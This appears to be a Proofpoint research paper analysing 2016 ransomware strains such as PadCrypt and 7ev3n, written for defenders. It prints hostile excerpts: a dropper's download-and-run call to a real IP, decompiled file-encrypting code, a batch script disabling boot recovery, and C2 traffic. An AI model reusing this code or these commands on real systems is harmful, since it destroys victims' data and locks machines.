proofpoint

All Your Data Are Belong To Us

New Ransomware Becomes the Hello World of Malware in 2016

Author: Aleksey F; Proofpoint Staff

Introduction

Since the end of 2015, Proofpoint researchers and our colleagues from other security companies observed new strains of ransomware, including the widely publicized Radamant and the less known Ransom32. In this paper, we analyze several new ransomware strains including PadCrypt, 7ev3n, NanoLocker, MVP Locker, and SD Crypt that have either not been publicized before or for which we have performed additional analysis. While each of these has unique features, we found common threads among the projects that point to some interesting trends in ransomware this year:

- Most of these projects are written by individual malware authors/groups and are likely not for sale on underground markets
- The influx of new, poorly-designed ransomware may be an indication that aspiring malware writers just getting into the game are inclined to start with ransomware
- Flaws in the ransomware that could allow decryption under the right conditions are not uncommon, lending further credence to the theory that authors may be inexperienced
- Authors are experimenting and innovating with features such as Command and Control (C2), communication over Bitcoin payment public comments, and implementation of a customer support chat feature into the malware

For reference, relevant IOCs for all ransomware described in this paper are listed at the end of the document.

PadCrypt

PadCrypt is a ransomware first seen on January 18th, 2016, delivered via spam email with URLs leading to compressed executables. The malware consists of several individual components: a downloader, the main module, and an uninstaller. The success rate of the actor spreading it appears to be minimal, with only a few recent Bitcoin transactions posted to the 12FdxBaByhVvdAs1nsEtKzJ9c4tv4yP9EE address since January 11th, 2016. The most interesting feature of the malware, though, is the included “Help and Support” feature that allows infected users to chat with the malware distributor from within the malware.



Figure 1: PadCrypt 2.0 displays the ransom screen after infection is complete

PadCrypt Downloader Module

The PadCrypt downloader internally refers to itself as “PadC_Downloader”. It is written in .NET and obfuscated with DeepSea 4.1. It’s functionality is to download the hardcoded payload from a URL such as hxxp://shabanstore[.]com/system/var/package.pdcr. The payload is typically named package.pdcr but saved on the filesystem as %APPDATA%\Microsoft\package_pdf_install.exe. The downloader then executes it as a new process with CreateProcessInternal and ShellExecuteEx APIs and exits without deleting itself.

2016-01-26 03:05:20,577	2268	0x002e3c00 0x002e1631	**send**	buffer: `GET /system/var/package.pdcr HTTP/1.1 Host: shabanstore.com Connection: Keep-Alive` socket: `996`
2016-01-26	2268	0x002e3c00	**NtWriteFile**	HandleName: `C:\Users\[redacted]\AppData\Roaming\Microsoft\package_pdf_install.exe` Length: `4096` FileHandle: `0x00000290` FileHandle: `0x00000290`
2016-01-26 03:05:23,874	2268	0x002e3e1f 0x002e16ac	**CreateProcessInternalW**	ApplicationName: `C:\Users\[redacted]\AppData\Roaming\Microsoft\package_pdf_install.exe`

Figure 2: Since the code is compact we show the important API calls as recorded by our sandbox instead of static analysis

PadCrypt Main Module

The main PadCrypt executable uses the name “Cryptowall” internally. Perhaps the author started off writing a Cryptowall clone and then changed his or her mind about the name. This module performs actions typical of most ransomware such as encrypting files and deleting shadow copies to prevent restoration of the files (“vssadmin delete shadows /for=” command). The main module performs the following network communication:

```
shabanstore.com  /system/var/package.pdcr
shabanstore.com  /system/hello.php?request=9349da9e2be592572742e7721631034e&name=ANYONE-PC&os=Windows%207%20Ultimate
shabanstore.com  /system/data.php?machine=9349da9e2be592572742e7721631034e
shabanstore.com  /system/var/unistl.pdcr
shabanstore.com  /system/var/package.pdcr
shabanstore.com  /system/var/package.pdcr
shabanstore.com  /system/html/9349da9e2be592572742e7721631034e.html
shabanstore.com  /system/update.php?machine=9349da9e2be592572742e7721631034e&build=%202.1.180&files=9424
shabanstore.com  /system/getimg.php?hash=9349da9e2be592572742e7721631034e
shabanstore.com  /system/update.php?machine=9349da9e2be592572742e7721631034e&build=%202.1.180&files=9424
shabanstore.com  /system/update.php?machine=9349da9e2be592572742e7721631034e&build=%202.1.180&files=9424
shabanstore.com  /system/chat/loadchat.php?machine=9349da9e2be592572742e7721631034e
shabanstore.com  /system/chat/sendmessage.php?machine=9349da9e2be592572742e7721631034e&body=:/
shabanstore.com  /system/chat/sendmessage.php?machine=9349da9e2be592572742e7721631034e&body=how%20to%20get%20files%20b...
shabanstore.com  /system/send.php?message=9349da9e2be592572742e7721631034e:Bitcoin:12FdxBaByhVvdAs1nsEtKzJ9c4tv4yP9EE:12Fdx...
shabanstore.com  /system/reply.php?token=9349da9e2be592572742e7721631034e
shabanstore.com  /system/update.php?machine=9349da9e2be592572742e7721631034e&build=%202.1.180&files=9424
shabanstore.com  /system/reply.php?token=9349da9e2be592572742e7721631034e
```

Figure 3: Screenshot showing network traffic generated while running the ransomware

Request	Explanation
package.pdcr	Main module downloads a copy of itself, possibly looking for a version update
unistl.pdcr	Main module downloads PadCrypt uninstaller, used to allow the user to remove registry keys and files associated with PadCrypt when the ransom time expires
pfix.pdcr	Download of PadCrypt standalone decrypter binary. After the infected user pays, s/he can use this program to attempt to decrypt the files at any time. This binary is downloaded along with the keys after successful payment
hello.php	First request sent to C2 server, where the “request” parameter specifies the unique user id that is generated by taking the md5 hash of first network interface and machine name. The server response specifies the ransom price point, AES-256 encryption key, and the IV, sent in the clear
update.php	Request sent after encryption is finished; it specifies how many files were encrypted in “files” parameter
getimg.php	Request to download an image from the server to be set as the Desktop background
send.php	When the user chooses to pay, for example with Bitcoin, PadCrypt uses send.php to submit to the server the payment transaction id, as specified by the infected user
reply.php	The program polls the server for potential replies to the payment submission, performed with send.php
loadchat.php, sendmessage.php	The owner of the infected machine may decide to send a chat via the “Help and Support”. These PHP files are involved during message transmission

Figure 4 Table detailing the purpose of each URI query

Figure 5: Server response to the hello.php request includes the clear-text AES256 key and IV used for encryption

PadCrypt encrypts files with the AES256 key and IV that was provided by the server in the hello.php response. The malware creates a temporary file with the same name and .enc extension when a file is encrypted. The original file is then removed and the temporary file renamed to original. The list of encrypted files is stored in the registry key HKCU\Software\PadCrypt\Files\ or, alternatively, in the %APPDATA%\PadCrypt\files.txt file. All files to in the following directories are encrypted:

- %USERPROFILE%\Desktop
- %USERPROFILE%\Downloads
- %USERPROFILE%\My Documents
- %USERPROFILE%\Pictures
- %HOMEDRIVE%\ (for example C:\)
  - Excluded : Users | NVIDIA | Intel | Documents and Settings | Windows | Program Files | Program Files (x86) | System Volume Information | Recycler | ProgramData | PerfLogs | Config.Msi | $Recyle.Bin
- All connected external drives

```
private void method_1(string filename)
{
    try
    {
        FileStream fileStream = new FileStream(filename, FileMode.Open, FileAccess.Read);
        FileStream fileStream2 = new FileStream(filename + ".enc", FileMode.Create, FileAccess.Write);
        this.aesCryptoServiceProvider_0.KeySize = 256;
        this.aesCryptoServiceProvider_0.BlockSize = 128;
        this.aesCryptoServiceProvider_0.Key = this.input_bytes1;
        this.aesCryptoServiceProvider_0.IV = this.input_bytes2;
        ICryptoTransform transform = this.aesCryptoServiceProvider_0.CreateEncryptor();
        CryptoStream cryptoStream = new CryptoStream(fileStream2, transform, CryptoStreamMode.Write);
        byte[] array = new byte[fileStream.Length];
        fileStream.Read(array, 0, array.Length);
        cryptoStream.Write(array, 0, array.Length);
        cryptoStream.Close();
        fileStream.Close();
        fileStream2.Close();
        File.Delete(filename);
        File.Move(filename + ".enc", filename);
    }
    catch
    {
    }
}
```

Figure 6: Files encrypted with AES256 symmetric key encryption

The owner of the infected machine may decide to send a chat to the “Help and Support”. The chat requests do not appear to be monitored live but eventually the infected user may receive a response to the query. When the chat window is opened, a loadchat.php query is generated. When the user actually types a message, it is sent with the sendmessage.php URI path. Chats sent by the user are also stored in the registry in keys such as HKCU\Software\PadCrypt\Chat\message-<n>



Figure 7: Chatting with the malware author



Figure 8: Chat history stored in the registry

Once the user pays, the files are decrypted using the AES key and the IV that are again passed from the server to the infected computer. The AES key and the IV are saved in %APPDATA\PadCrypt\data.txt These keys do not appear to be stored anywhere on the infected computer until the infected user pays. Additionally, a utility called “fix.pdcr” is downloaded from C2 and saved on the Desktop as “PadCrypt File Repair.exe”. The user can run this utility any time to attempt to perform decryption again.

It is worth emphasizing that the keys to encrypt and decrypt user files are passed in the clear over the network at the beginning of infection (in addition to after the user pays). This is a vulnerability that can allow us to get back the files if we manage to capture the network communication. We created the script below to do just that. It can easily be modified to take a list of files and decrypt them instead of working on an individual file.

```
import sys
from Crypto.Cipher import AES

# Keys from hello.php response
key = "ZkaDX)_G05)}|Yo6:zNad?0kOdw@`*Wx"
iv = "FXiBk,FYSv!TR#!+"

unpad = lambda s : s[:-ord(s[len(s)-1:])]
with open(sys.argv[1], 'rb') as f:
        enc_data = f.read()
cipher = AES.new(key, AES.MODE_CBC, iv )
clear = unpad(cipher.decrypt( enc_data ))
with open(sys.argv[1]+".dec", 'wb') as f:
        f.write(clear)
```

Additionally it may be possible to recover the IV and the AES from PadCrypt memory. After they are initially downloaded from the server (during the encryption process), they are passed around in local variables, but no attempt is specifically made to make sure they do not appear anywhere in memory. Hence, when program continues running, this memory may be reclaimed by the memory manager and overwritten. However, we were able to find the IV and parts of the AES key even days after infection in program memory. This serves as a reminder of one of the Incident Response best practices – do not shut down the infected machine as critical evidence in memory may be lost. Instead, simply remove the infected machine from the network as quickly as possible.

7ev3n

A new ransomware variant has been making small rounds recently, self-named '7ev3n'. While the major function of this malware is to extort payment from a victim due to the encryption of files, this malware also has functions designed to render the infected machine useless after it executes. Of note, the ransom is incredibly high compared to other ransomware variants. The price for decryption in observed samples has been as high as 13 BTC, which is nearly $5,000 USD at current exchange rates. Additionally, the authors of this ransomware threaten to publish encrypted files publically in the event the ransom is not paid. Thus, even for individuals and organizations that maintain regular backups, making decryption unnecessary, there is still an incentive to pay the ransom.

Filetypes 7ev3n will look to encrypt are:

.dbf | .arw | .txt | .doc | .docm | .docx | .zip | .rar | .xlsx | .xlsb | .xlsm | .pdf | .jpg | .jpeg | .sql | .mdf | .accd | .accdb | .mdb | .odb | .odm | .ods | .odp

Files encrypted by the 7ev3n ransomware will have an extension of ".R5A". The author claims once the BTC ransom has been paid to the provided BTC wallet address, the file decryption process will begin and may take several hours.

Figure 9: 7ev3n displays the ransom screen after infection is complete

7ev3n Dropper

An unnamed dropper for 7ev3n has been identified which will infect systems with 7ev3n. It simply makes a request to the Command and Control (C2) server to download a file named 'sys.exe' which is placed in the %AppData%\Roaming\ directory. The dropper deploys a batch file (bcd.bat) which performs cleanup tasks before the main payload is executed. Once 'sys.exe' is downloaded, it is renamed to 'system.exe' and the dropper binary and original bcd.bat file are then removed from the victim machine.

```
0040113B  .  50              PUSH EAX
0040113C  .  FFD6            CALL ESI
0040113E  >  53              PUSH EBX                                 Arg5
0040113F  .  53              PUSH EBX                                 Arg4
00401140  .  8D85 74FBFFFF   LEA EAX,[LOCAL.291]
00401146  .  50              PUSH EAX                                 Arg3 => OFFSET LOCAL.291
00401147  .  68 54204000     PUSH OFFSET 00402054                     Arg2 = ASCII "http://192.169.6.153/ACHovjtbkm5k3kpjv035/sys.exe"
0040114C  .  53              PUSH EBX                                 Arg1
0040114D  .  E8 B4000000     CALL <JMP.&urlmon.URLDownloadToFileA>    urlmon.URLDownloadToFileA
00401152  .  85C0            TEST EAX,EAX
00401154  .v 75 0D           JNZ SHORT 00401163
00401156  .  68 50C30000     PUSH 0C350                               Time = 50000. ms
0040115B  .  FF15 1C204000   CALL DWORD PTR DS:[<&KERNEL32.Sleep>]    KERNEL32.Sleep
00401161  .^ EB DB           JMP SHORT 0040113E
00401163  >  68 4C204000     PUSH OFFSET 0040204C                     ASCII "& del "
00401168  .  8D85 74FBFFFF   LEA EAX,[LOCAL.291]
```

Figure 10: Downloader getting the main payload

7ev3n Main Module

After this is completed, the main payload (system.exe) will begin running. The created and dropped files will reside in the %APPDATA% \Local\ directory on the infected system. Initially, the malware will begin by setting the infected machine up to be 'locked' upon startup. The ransomware begins by writing several new Registry Keys in charge of establishing persistence for the "system.exe" binary, as well as modifying certain settings such as keyboard functions. Additionally, it creates a batch script and schedules it to run. The batch file disables several recovery functions at boot time using BCDEdit. This is designed so that when the machine is rebooted, the user is unable to use the machine. At the same time, 7ev3n creates a Bitcoin wallet specifically for the user via the blockchain.io API over HTTPS/443. The request is: https://blockchain.info/api/receive?method=create&address=[Bitcoin Address]&callback=http://c.e.

Contents of bcd.bat

```
bcdedit /set {current} bootems no
 bcdedit /set {current} advancedoptions off
 bcdedit /set {current} optionsedit off
 bcdedit /set {current} bootstatuspolicy IgnoreAllFailures
 bcdedit /set {current} recoveryenabled off
del %0
```

The infected system will make a request to the C2 identifying the infected system. The request includes a unique User-Agent of "Internet Explorer" and URI string including OS information and whether or not the infected machine has admin rights. Next, it immediately begins iterating through user directories searching for files to encrypt. Once a file matching the targeted file types is found, it is overwritten with encrypted data and renamed to *.R5A where "*" is a number referring to the order in which files are encrypted. For example, the first encrypted file will be "1.R5A", the second will be "2.R5A", and so on. After the malware iterates through folders encrypting files, it will set a Registry Key of 'crypted' and make a second request to the C2 server identifying the files have been encrypted.

```
GET /news/gate.php?RIGHTS=admin&WIN=win%207&ID=888 HTTP/1.1
User-Agent: Internet Explorer
Host: jaster.in

HTTP/1.1 200 OK
Date: Fri, 29 Jan 2016 01:01:14 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```

Figure 11: Initial C2 Beacon of 7ev3n

```
GET /news/gate.php?SSTART=true&CRYPTED_DATA=6&ID=888 HTTP/1.1
User-Agent: Internet Explorer
Host: jaster.in

HTTP/1.1 200 OK
Date: Fri, 29 Jan 2016 01:02:12 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Vary: Accept-Encoding
Content-Length: 4
Content-Type: text/html

here
```

Figure 12: Second C2 beacon, after files have been encrypted

At this point, 7ev3n creates a recovery instruction file called “FILES_BACK.txt” on the Desktop, which simply states: “hello your files has been encrypted. for decrypt contact: JulyCezar1001[@]mail[.]com”. After that, we see the “shutdown” command issued to the machine, thus ensuring the machine is locked upon the next startup with files also encrypted. Once the machine has rebooted, a full screen image of the ransom note is present on the machine. It disables the keyboard and mouse while in full screen, rendering the victim machine “useless” until the payment is made, files are decrypted, and the machine is restored. Bleeping Computer compiled a short write up which includes some direction on what to do if you are infected with the 7ev3n ransomware.

Overall, this variant of ransomware is much more sinister than most other ransomware variants in the wild. Between an incredibly large ransom to recover files, a threat to make encrypted files public, and a lockout of the system, 7ev3n includes developments unseen in previous ransomware variants.

NanoLocker

NanoLocker is a ransomware first seen on December 28th, 2015, delivered via spam email with URLs. This ransomware uses an interesting C2 protocol – Bitcoin public comments. Files are encrypted with an AES256 key generated on the infected machine. The key is then encrypted with an RSA public key hardcoded into the malware. The user submits this hardcoded value as a comment along with the Bitcoin payment. If the attacker likes the payment, he responds with a small payment back, and a comment which contains the decryption key. This encryption algorithm is secure, except for a short window of time where the AES key is stored in cleartext in the file lansrv.ini during encryption of files.

Another interesting aspect of this malware is that it pings the hardcoded IP address 52.91.55[.]122 at the beginning of infection where the ICMP payload value is the Bitcoin address. At the end of infection, it pings the same IP address again with a Bitcoin address and the number of files infected as ICMP data.



Figure 13: NanoLocker ransom screen

MVP Locker / RackCrypt.A

MVP Locker, also known as RackCrypt.A, is another ransomware that has recently emerged. In some samples it was observed bundled with Bladabindi/njRAT, which is a differentiator when compared with other ransomware variants. When run, MVP Locker will change the desktop background to a custom image stored in ~\Web\Wallpaper\rack.jpg and a GUI will appear displaying the ransom note and decryption instructions.

At the same time, MVP Locker also creates a file named 'rackfiles.txt' in the ~\AppData\Local\Temp directory, which includes a list of files that were encrypted. Encrypted files will show an extension of ".rack" and are unusable. MVP Locker does not communicate to a command and control server to check in the infection. Rather, MVP Locker will create 3 distinct registry keys under the main key of HKEY_CURRENT_USER\mvpdata. These 3 keys hold information including the number of files encrypted on the victim machine.

